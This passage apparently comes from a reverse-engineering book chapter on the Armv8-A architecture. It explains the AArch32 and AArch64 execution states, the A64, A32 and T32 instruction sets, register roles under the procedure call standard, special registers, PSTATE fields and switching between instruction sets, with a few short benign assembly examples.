
The AArch32 execution state is a new concept introduced in the Armv8 architecture to be compatible with the 32-bit Armv7-A instruction set. Programs operating in the AArch32 state use the two main instruction sets originally defined for the earlier Armv7 architecture and updated for Armv8-A to support more features and new instructions. This means Armv8-A processors are compatible with and can natively run most programs written for the older Armv7-A architecture.

In previous versions of the Arm architecture, the two main instruction sets were called Arm and Thumb. To avoid confusion with the new 64-bit Arm instruction set, A64, these instruction sets are retrospectively renamed A32 and T32.^{[23](#)} As with older generations of Arm processors, the AArch32 architecture permits transitions between A32 and T32 via a mechanism called *interworking*, which we will discuss later in the chapter.

Programs on Armv8-A always operate in either AArch32 or AArch64, and never a mixture of the two. That said, 64-bit operating systems

can run 32-bit programs, and 64-bit hypervisors can run 32-bit guest operating systems. Transitions to AArch32 from AArch64 are permitted only when the processor's current exception level is lowered during an exception return. Transitions from AArch32 to AArch64 are permitted only when the processor raises the exception level to a higher privilege when taking an exception, such as when handling a system call, a fault, or an external event from hardware.

A consequence of this design is that a 64-bit operating system can run both 64-bit and 32-bit applications, and 64-bit hypervisors can run both 64-bit and 32-bit guest operating systems, but 32-bit operating systems and hypervisors cannot run 64-bit programs or operating systems, as shown in [Figure 4.5](#).



[Figure 4.5:](#) Example illustration of 32-bit and 64-bit applications running on 32-bit vs. 64-bit hypervisors

The AArch64 Execution State

The AArch64 is the 64-bit execution state of the Armv8 architecture and provides a single instruction set: A64. The width of A64

instructions in memory is 32 bits. Virtual addresses use a 64-bit *format* and can be stored in 64-bit registers, which means that instructions in the A64 base instruction set can use 64-bit wide registers for processing.

The A64 Instruction Set

The A64 instruction set was designed to improve on the limitations of A32 and T32 instruction sets by adding new features and providing an energy-efficient 64-bit processor. As a result, companies such as Samsung and Qualcomm began designing Arm-based 64-bit processors for the use in mobile devices.

This section is meant as an overview of the A64 instruction set and how it differs from previous A32 instruction sets. The specifics of individual instructions and how they work will be discussed in subsequent chapters.

The instructions in the A64 instruction set can be divided into the following main types:

Data processing instructions

Memory access instructions

Control flow instructions

System control and other instructions

- System register access
- Exception handling
- Debug and hint instructions
- NEON instructions
- Floating-point instructions
- Cryptographic instructions

This book is not meant to be a comprehensive list of all instructions that are part of the A64 and A32/T32 instruction sets. Instead, the

instruction chapters are meant as an overview of the most common instructions encountered during reverse engineering. For this reason, we will focus on three main types of instructions: data processing, memory access, and control flow instructions.

Those of you who are already familiar with the A32 and T32 instruction sets will notice that there are similarities to the A64 instruction set, with 32-bit wide instruction encodings and a similar syntax. However, there are many differences between these instruction sets. These differences include the following:

There is access to a larger set of general-purpose registers, 31 64-bit registers compared to 16 32-bit registers on A32.

The zero register is available only on A64.

The program counter (_{PC}) is used implicitly in certain instructions involving relative loads and address generation and is not accessible as a named register on A64.

Access to PC-relative literal pool offsets is extended to $\pm 1\text{MiB}$ to reduce the number of literal pools.

There are longer offsets for PC-relative load/store and address generation ($\pm 4\text{GiB}$ range), which reduces the need to load/store offsets from a literal pool.

Multiple register instructions such as LDM, STM, PUSH, and POP have been replaced by pairwise register STP and LDP instructions.

A64 instructions provide a wider range of options for constants.

Pointers in AArch64 are 64-bit, allowing larger ranges of virtual memory to be addressed, and virtual addresses are limited to a maximum of 48-bit (pre Armv8.2-A) and 52-bit (since Armv8.2-A).²⁴

The IT block has been deprecated on the A64 instruction set and replaced with CSEL and CINC instructions.

Rarely used options in shift and rotate instructions have been removed to make room for new instructions capable of carrying out more complicated shift operations.

While T32 supports a mix of 16-bit and 32-bit instructions, A64 has fixed-length instructions.

A64 instructions can operate on 32-bit or 64-bit values in 64-bit general-purpose registers. When a 32-bit value is addressed, the register name starts with W, and for 64-bit values the register name starts with X.

A64 uses the procedure call standard (PCS),²⁵ which passes up to eight parameters through registers X0–X7, whereas A32 and T32 allow only four arguments to be passed in the register and excess parameters are passed from the stack.

AArch64 Registers

AArch64 provides 31 general-purpose registers, each 64 bits wide, named $x_0 \dots x_{30}$. Each 64-bit register also has a corresponding 32-bit form, named $w_0 \dots w_{30}$. Reads from a 32-bit w_n register access the lower 32 bits of the corresponding 64-bit x_n register. For example, reading w_5 accesses the least-significant 32 bits of the corresponding 64-bit x_5 register. Writing a 32-bit value to a w_n register implicitly zeros the top 32-bits of the corresponding 64-bit x_n register,²⁶ as shown in [Figure 4.6](#).




Figure 4.6: Xn and Wn register width

Although the general-purpose registers are equal and interchangeable at the *architectural* level, in practice the role of these registers for the purpose of function calls is defined by the Arm Architecture Procedure Call Standard (AAPCS64).²⁷

X0–X7 are used for argument registers to pass parameters and return a result.

X8 can be used to pass the address location of an indirect result.

X9–X15 are caller-saved temporary registers used to preserve values across a call to another function. The affected registers are saved in the stack frame of the caller function, allowing the subroutine to modify these registers.

X16–X18 are intraprocedure-call temporary registers that can be used as temporary registers for immediate values between subroutine calls.

X19–X28 are callee-saved registers that are saved in the stack frame of the called subroutine, allowing the subroutine to modify these registers but also requiring it to restore them before returning to the caller.

X29 is used as a frame pointer (FP) to keep track of the stack frame.

X30 is the link registers (LR) holding the return address of the function.

In the A64 instruction syntax, 64-bit integer operations normally use the 64-bit x_n registers, but smaller operations can make use of the w_n registers. For example, if a programmer wants to load just a single byte from memory, the destination register will be a 32-bit w_n register, filling the low 8 bits of that register.

AArch64 also defines several *architectural* predeclared core registers that are optimized for a specific purpose and not suitable for general arithmetic. For example, the program counter and stack pointer registers are not general-purpose registers and are optimized for their dedicated uses inside a program. Except for the link register, x_{30} , these registers are not part of the standard x_0 – x_{30} general-purpose register set and are referred to using their corresponding name in assembly code given in [Table 4.2](#).²⁸

Table 4.2: A64 Special Registers

REGISTER	NAME	REGISTER WIDTH
PC	Program counter	64 bits
SP	Current stack pointer	64 bits
WSP	Current stack pointer	32 bits
XZR	Zero register	64 bits
WZR	Zero register	32 bits
LR (x30)	Link register	64 bits
ELR	Exception link register	64 bits
PSTATE	Program state register	64 bits
SPSR_ELx	Saved process status register of a given exception level	32 bits

AArch64 does not have an x31 register. Instead, instructions that use register arguments reserve the register encoding 31 (i.e., 0b11111) to reference either the zero register, the stack pointer register, or some alternative other context-specific meaning.

The Program Counter

The program counter register, `PC`, holds the address of the current instruction. Each instruction is conceptually loaded in from the memory location referenced by the `PC` before being executed. Unless the `PC` is explicitly changed by the normal execution of the instruction (e.g., via a branch), the `PC` automatically advances to the next instruction. In Armv8, the `PC` cannot be accessed directly or specified as the destination of load or data processing instructions. The `PC` can be explicitly updated only through exception generations, exception returns, and branches.²⁹

The only ordinary instructions that can read the `PC` are the following:

Branch with link instructions (`BL`, `BLR`) that need to read the `PC` to store a return address in the link register (`LR`)

Instructions for PC-relative address generation, such as `ADR` and `ADRP`, direct branches, and literal loads

The Stack Pointer

The stack pointer register, `SP`, keeps track of the stack location for the current thread and usually points to the logical “top” of the current thread stack. The stack region is used by programs to efficiently store and access local variable data for a given function and as general-purpose “scratch” memory for storing data such as function return addresses.

In AArch64, the `SP` is a special register and cannot be referenced by most instructions in the same way general-purpose registers can be used. The only way to read or write to the `SP` is through dedicated instruction forms. For example, an arithmetic `ADD` or `SUBTRACT` instruction form can be used to modify the `SP` during a function prologue or epilogue. The `SP` also has a 32-bit “view” called `WSP`, although it is rarely encountered in real-world reverse engineering.

On AArch64, the `SP` register is designed to support three main use cases, shown here:

Loading and storing data in memory using the `SP` as a base address

Aligning the `SP` in a function prologue or epilogue through certain arithmetic instruction forms

Aligning the `SP` to a quadword (16-byte) boundary

The `SP` register's value should always be kept to at least a quadword alignment; if the `SP` is used as a base register for loads and stores when it is not 16-byte aligned, a *stack alignment exception* may occur.³⁰

The processor can use a dedicated 64-bit stack pointer associated with the current exception level or the stack pointer associated with EL0. Each exception level has its own stack pointer: `SP_EL0`, `SP_EL1`, `SP_EL2`, and `SP_EL3`.

The Zero Register

The zero register is architecturally defined to always hold the value zero. Any read from the register yields the value 0, and writes to the zero register are ignored. This register can be accessed either in its 64-bit register form, `XZR`, or in its 32-bit register form, `WZR`. This register is a deceptively powerful tool in the A64 instruction set. Superficially, of course, `XZR` frees a register for operations that would otherwise require a zero to be loaded into a register, such as writing the literal value zero to a memory location.

```
A32:  
mov r2, #0  
str r2, [r3]
```

```
In A64:  
str wZR, [r3]
```

But `XZR`'s real power comes from the encoding flexibility it gives the A64 instruction set to collapse dozens of distinct instructions into aliases of a much smaller set of general-case instructions that the processor needs to implement in silicon. It is also used for instructions whose purpose it is to set condition flags and leave the registers involved in that operation unchanged. For example, the compare instruction `CMP`, used to compare two integers, works internally by performing a subtraction of two operands and setting the processor's arithmetic flags according to the result, which is then discarded. The existence of `XZR` in A64 allows A64 to not need a dedicated `CMP` instruction; instead, it is implemented as an instruction alias for a `SUBS` instruction form, which performs a subtraction and sets the arithmetic flags but discards the result by setting the destination register to `XZR`.

```
cmp Xn, #11           ; semantically: compare Xn and the number  
11  
subs XZR, Xn, #11     ; equivalent encoded using the SUBS  
instruction
```

The Link Register

The link register (`LR`) is a synonym for the general-purpose `x30` register. This register can be freely used for ordinary computation; however, its primary purpose in AArch64 is for storing return addresses when a function is invoked.

In A64, functions can be invoked using the branch with link instructions (`BL` or `BLR`). These instructions set the `PC` to perform a branch, but also set `LR` at the same time. The `PC` is set to the first instruction in the function being invoked, and the `LR` is set to the return address where that function will return on completion, namely, the address of the instruction immediately after the `BL` or `BLR` instruction. In A64, when a function is complete, it returns to its caller using the `RET` instruction. This instruction copies the value in `x30` back to the `PC`, allowing the function caller to resume where it left off.

The Frame Pointer

The frame pointer (`x29`) is a general-purpose register defined by the Arm Architecture Procedure Call Standard (AAPCS).³¹ This is a general-purpose register and can therefore be used for regular computation; however, compilers will often choose to use the `x29` frame pointer to explicitly keep track of stack frames. These compilers insert instructions at the beginning of a function to allocate a stack frame, usually via an explicit or implicit subtraction from the current `SP` and then set `x29` to point to the previous frame pointer on the stack. Local variable accesses within the function then occur relative to the `x29` register during function execution.

When `x29` is not used for stack frame tracking, the compiler can use `x29` as a completely general-purpose for arithmetic use, making the program smaller and improving performance. By contrast, not using frame pointers makes it harder to unwind the program state when a C++ exception is thrown.³²

The GCC compiler, for example, provides compile-time options that determine whether frame pointers will or will not be used by the compiled program. Specifying the `-fomit-frame-pointer` command-

line option causes the program to not use `x29` as a frame pointer and use it instead as a general-purpose register. Using the `-fno-omit-frame-pointer` command-line option, by contrast, forces the compiler to always use the `x29` register to track stack frames.^{[33](#)}

The Platform Register (x18)

In AArch64, the register `x18` is a general-purpose register that can be used for general-purpose computation. The AAPCS, however, reserves `x18` to be the *platform register*, pointing to some platform-specific data. In Microsoft Windows, for example, `x18` is used in user-mode programs to point to the current thread environment block, and in kernel-mode programs to point to the kernel-mode processor control block (KPCR).^{[34](#)} In Linux kernel-mode `x18` is used to point to the currently executing task structure.^{[35](#)} In user-mode, Linux does not by default make special use of the `x18` register; however, some compilers may make use of it for platform-specific tasks, such as implementing the *shadow call stack* exploit mitigation.^{[36](#)}

On systems that do not use this register as a platform-specific register, the `x18` register can be freely used as an ordinary general-purpose register. The LLVM compiler, for example, can be directed to reserve the `x18` register and not use it as a general-purpose register via the `-ffixed-x18` command parameter.^{[37](#)}

The Intraprocedural Call Registers

The `x16` and `x17` registers in AArch64 are general-purpose registers that can be used for ordinary computation within any given function. They take their name because the AAPCS allows routines to hold the values in `x16` and `x17` *between* subroutine calls.

For example, if a program calls a function defined in a shared library, such as `malloc`, this function call may be implemented via a call

through the *procedure linkage table* (PLT) to call the `malloc` implementation inside another module. The PLT stub responsible for finding and transferring execution to the `malloc` routine in the other library can use the `x16` and `x17` registers as intraprocedural call registers freely, without having to take care not to corrupt their values. LLVM, for example, will compile PLT stubs that make use of `x16` and `x17` in the PLT stubs.^{[38](#)}

SIMD and Floating-Point Registers

In addition to the 64-bit general-purpose integer registers, AArch64 also supplies a series of 32×128 -bit vector registers for use in optimized single instruction multiple data (SIMD) operations and for performing floating-point arithmetic. These registers are each 128 bits long and named v0 through v31. The interpretation of what those 128 bits mean varies depending on the instruction.

In Armv8-A syntax, the Vn registers are normally accessed via pseudonyms describing the number of bits being used in the operation. When operating on a 128-bit, 64-bit, 32-bit, 16-bit, or 8-bit value, the Vn registers take the names Qn, Dn, Sn, Hn, and Bn, respectively, as shown in [Figure 4.7](#).




Figure 4.7: V_n register widths

Since SIMD and floating-point instructions are not covered in this book, the details of the SIMD and FP registers are out of scope.

System Registers

Armv8-A defines a series of system registers, sometimes called special-purpose registers (SPRs), used for monitoring and controlling processor behavior. These registers do not take part directly in general arithmetic and cannot be used as the destination or source register of data processing instructions. Instead, they must be manually read or set using the dedicated special register access instructions `mrs` and `msr`.

There are hundreds of AArch64 system registers.³⁹ Most system registers are used only by privileged code in an operating system, hypervisor, or secure firmware, and they are used to change the

state of the system, such as to set up and manage the state of the MMU, configure and monitor the processor, or even power-cycle the machine. Some of these registers are architecturally defined and found on all Arm processors. Others are *implementation defined* and perform micro-architecture-specific functionality. The full list of these system registers is enormous and exceeds the scope of this book, but a small number of system registers are accessible to normal user-mode programs and are sometimes encountered when reverse engineering these programs.

For example, the special registers `TPIDR_EL0` and `TPIDRRO_EL0` are often seen when reverse engineering a process. The EL0 suffix on these registers refers to the minimal exception level from which the register can be accessed and hence why these registers are sometimes encountered when reverse engineering programs running at EL0.

The `TPIDR_EL0` and `TPIDRRO_EL0` system registers are architecturally defined as available for the OS and are often used by the OS and system libraries to store the base address of the thread-local storage region of memory. Consequently, when reverse engineering a program that performs thread-local variable accesses, we will often see an access to one of these registers. `TPIDR_EL0` and `TPIDRRO_EL0` differ in that the first can be read and written by user-mode programs, but the latter can be read-only by code at EL0 and can be set only from EL1.

Special registers are read using the MRS instruction and written back using the MSR instruction. For example, reading and writing `TPIDR_EL0` would be performed as follows:

```
mrs x0, TPIDR_EL0 ; Read TPIDR_EL0 value into x0  
msr TPIDR_EL0, x0 ; Write value in x0 to TPIDR_EL0
```

PSTATE

In Armv8-A, `PSTATE` stores information about the currently running program.⁴⁰ `PSTATE` is not a register as such but rather is a series of components that can be accessed independently and that are serialized into the operating-system-visible `SPSR_ELx` special register when an exception is raised.

The following fields are accessible from `PSTATE` in AArch64:

The `N`, `Z`, `C`, and `V` condition flags (`NZCV`)

The current register width (`nRW`) flag

The stack pointer selection bit (`SPSel`)

The interrupt disable flags (`DAIF`)


The current exception level (`EL`)

The single-step state bit (`ss`)

The illegal exception return bit (`IL`)

Of these, only the `NZCV` fields are directly accessible to programs running in EL0. That said, operating systems will often allow debuggers running in EL0 to set the `ss` bit on programs under instrumentation, and the `nRW` flag is set to 0 when the current execution state is AArch64.

The processor state is stored in the `SPSR_ELx`, which holds the value of `PSTATE` before taking an exception, as shown in [Figure 4.8](#).⁴¹



[Figure 4.8](#): `PSTATE` register components

The arithmetic condition flags `N`, `Z`, `C`, and `V` are usually set implicitly during many arithmetic and comparison instructions and are implicitly used when performing conditional execution.

The meanings of the flags are as follows:

- n : The operation yielded a negative result (i.e., MSB is set).
- z : The operation yielded the result zero.
- c : The operation yielded a carry (i.e., the result was truncated).
- v : The operation yielded a signed overflow.

Although it is unusual to access the n , z , c , and v flags explicitly, it is possible to do so via the system register `NZCV`. The layout of this special register is given here, along with the syntax for manually reading and manipulating it via the `NZCV` special register:

```
mrs x0, NZCV          # read NZCV to x0
orr x0, x0, #(1<<29) # manually set C
msr NZCV, x0          # write NZCV back
```

The remaining fields and flags of `PSTATE` cannot be set directly from ordinary user-mode code and specify the behavior of the processor when running the program:

The current register width (nRW) flag: The current register width (nRW) flag tells the processor which execution state the program should run in. If the flag holds the value 0, the program will run in the AArch64 execution state once resumed. If the flag holds the value 1, the program will run in the AArch32 execution state.

The exception level (EL) bits: When executing in AArch64, the exception level (EL) bits describe the exception level that an exception occurred from. For a user-mode program running in EL0, this field will hold the value 0.

The single stepping (ss) flag: The single stepping (ss) flag in `PSTATE` is used by debuggers to single step through a program. To do this, an operating system sets the ss flag to 1 inside `SPSR_ELx` prior to “resuming” the program through an exception return. The program will then run a single instruction and then immediately issue a single step exception back to the operating system. The operating system can then send the program's updated state to an attached debugger.

The illegal exception state (IL) flag: The illegal exception state (`IL`) flag in `PSTATE` is used by the processor to keep track of invalid exception level transfers by privileged code. If privileged software performs an invalid exception level transfer, perhaps because the `PSTATE` to be restored from `SPSR_ELx` is invalid, the processor will set the `IL` flag to 1. The `IL` flag tells the processor to immediately trigger an illegal state exception back to a registered exception handler before the next instruction is executed.

The DAIF flags: The `DAIF` flags in `PSTATE` allow a privileged program to selectively mask certain external exceptions. This field is not normally accessible to user-mode programs.

The stack pointer select flags: Privileged programs running in EL1 and above can seamlessly swap between referencing their own stack pointer register and the user-mode stack pointer, i.e., between `SP_ELx` and `SP_ELO`. Privileged processes perform this switching behavior by writing to the `SPSel` special register. Programs running in EL0 cannot perform stack-pointer switching, and the `SPSel` special register is not accessible to programs at EL0.

The AArch32 Execution State

Armv8-A supports the execution of 32-bit programs designed for the earlier Armv7 architecture. These programs run in Armv8-A's AArch32 execution state. Unlike AArch64, AArch32 programs can run in one of two instruction sets: A32 and T32. They can dynamically switch between the two at runtime via a mechanism called *interworking*. 32-bit programs can be scheduled by a privileged 64-bit program, such as a 64-bit operating system or hypervisor, by executing an exception level transfer to the lower privileged 32-bit program after setting the corresponding `SPSR[4]` bit to 1, indicating that the program will run in the AArch32 execution state.

A32 and T32 Instruction Sets

AArch32 is unusual in that it supports two distinct instruction sets—A32 and T32—that can be freely changed during program execution. The two sets both make use of the same registers and have instructions that operate in broadly similar ways, but use different instruction encodings with different constraints on which registers, immediate values, and features can be used at a given time.

Switching between the two instruction sets occurs via a mechanism called *interworking*, which allows programs compiled for A32 to call into libraries compiled for T32, or vice versa, with very little overhead.

The Armv8-A architecture added new advanced instructions to the A32 and T32 instruction sets. These fall into the following categories:

Load-acquire/store release instructions

VFP scalar floating-point instructions

Advanced SIMD floating-point instructions

Cryptographic instructions

System instructions

The A32 Instruction Set

Armv8-A supports the execution of A32 and T32 instruction sets for 32-bit programs running in AArch32 execution state and is designed to be backward compatible with the earlier Armv7 architecture. The Armv8-A architecture introduced new instructions for these instruction sets to align with the newly introduced features of A64.

As with A64, each A32 instruction is uniquely encoded as a 4-byte sequence. The instruction encodes both the type of instruction to be run, such as a store, load, mathematical operation, and so on, as well as what registers, offsets, and behavior characteristics the instruction should use.

In A32, most operations in A32 can be configured to set a series of conditional flags based on the result into CPSR. For example, the instruction `ADD` will perform an addition of two inputs and yield a result, putting that result into a destination register. The instruction `ADDS` will perform the same operation, but also set the `N`, `Z`, `C`, and `V` flags based on the computed result.

The T32 Instruction Set

To improve instruction density, the Thumb instruction set was introduced in 1994.⁴² In its original design, Thumb instructions were always encoded in just 16 bits each, half the size of their equivalent A32 instructions. Although this improved instruction density, it did so at the cost of reducing the amount of information that can be encoded into each instruction, inevitably reducing the flexibility of Thumb instructions compared to their A32 counterparts. Moreover, the reduced size of the Thumb instruction encodings had only 3 bits for registers, which limited register accesses for many instructions to just the lower 8 registers.

To mitigate these constraints, Arm introduced Thumb-2⁴³ in the ARM1156 core around 2003 as an extension to the Thumb instruction set. Thumb-2 adds 32-bit encodings for many instructions and allows them to be freely intermixed with 16-bit Thumb instructions. It also added bit-field manipulation instructions' table branches to the instruction set.

Thumb-2 also retrofitted conditional instruction execution for Thumb mode with the If-Then (`IT`) instruction group and `ITSTATE` bits in CPSR.

With the Armv7-A, Arm announced the Thumb Execution Environment (ThumbEE) around 2005. It was also referred to as Jazelle-RCT and was designed for dynamically generated code used by just-in-time (JIT) compilers. The Jazelle extension introduced in 2000, Jazelle DBX (Direct Bytecode eXecution) was designed for

accelerating Java bytecode interpreters. ThumbEE was deprecated in 2011, and support was completely removed in Armv8. The Jazelle instruction set is largely obsolete, and there is no support for the hardware acceleration of Java bytecodes in the Armv8 architecture.

Switching Between Instruction Sets

One consequence of the Armv8-A design is that a single CPU is often able to run all three instruction sets: the AArch64 instruction set A64 and the two AArch32 instruction sets A32 and T32. [Figure 4.9⁴⁴](#) shows how the CPU transfers between these different instruction sets. Note that switching between T32 and A32 via *interworking* can happen directly or via exception returns from code at a higher exception level, but switching between AArch32 and AArch64 must *always* occur via exception return from a higher exception level.

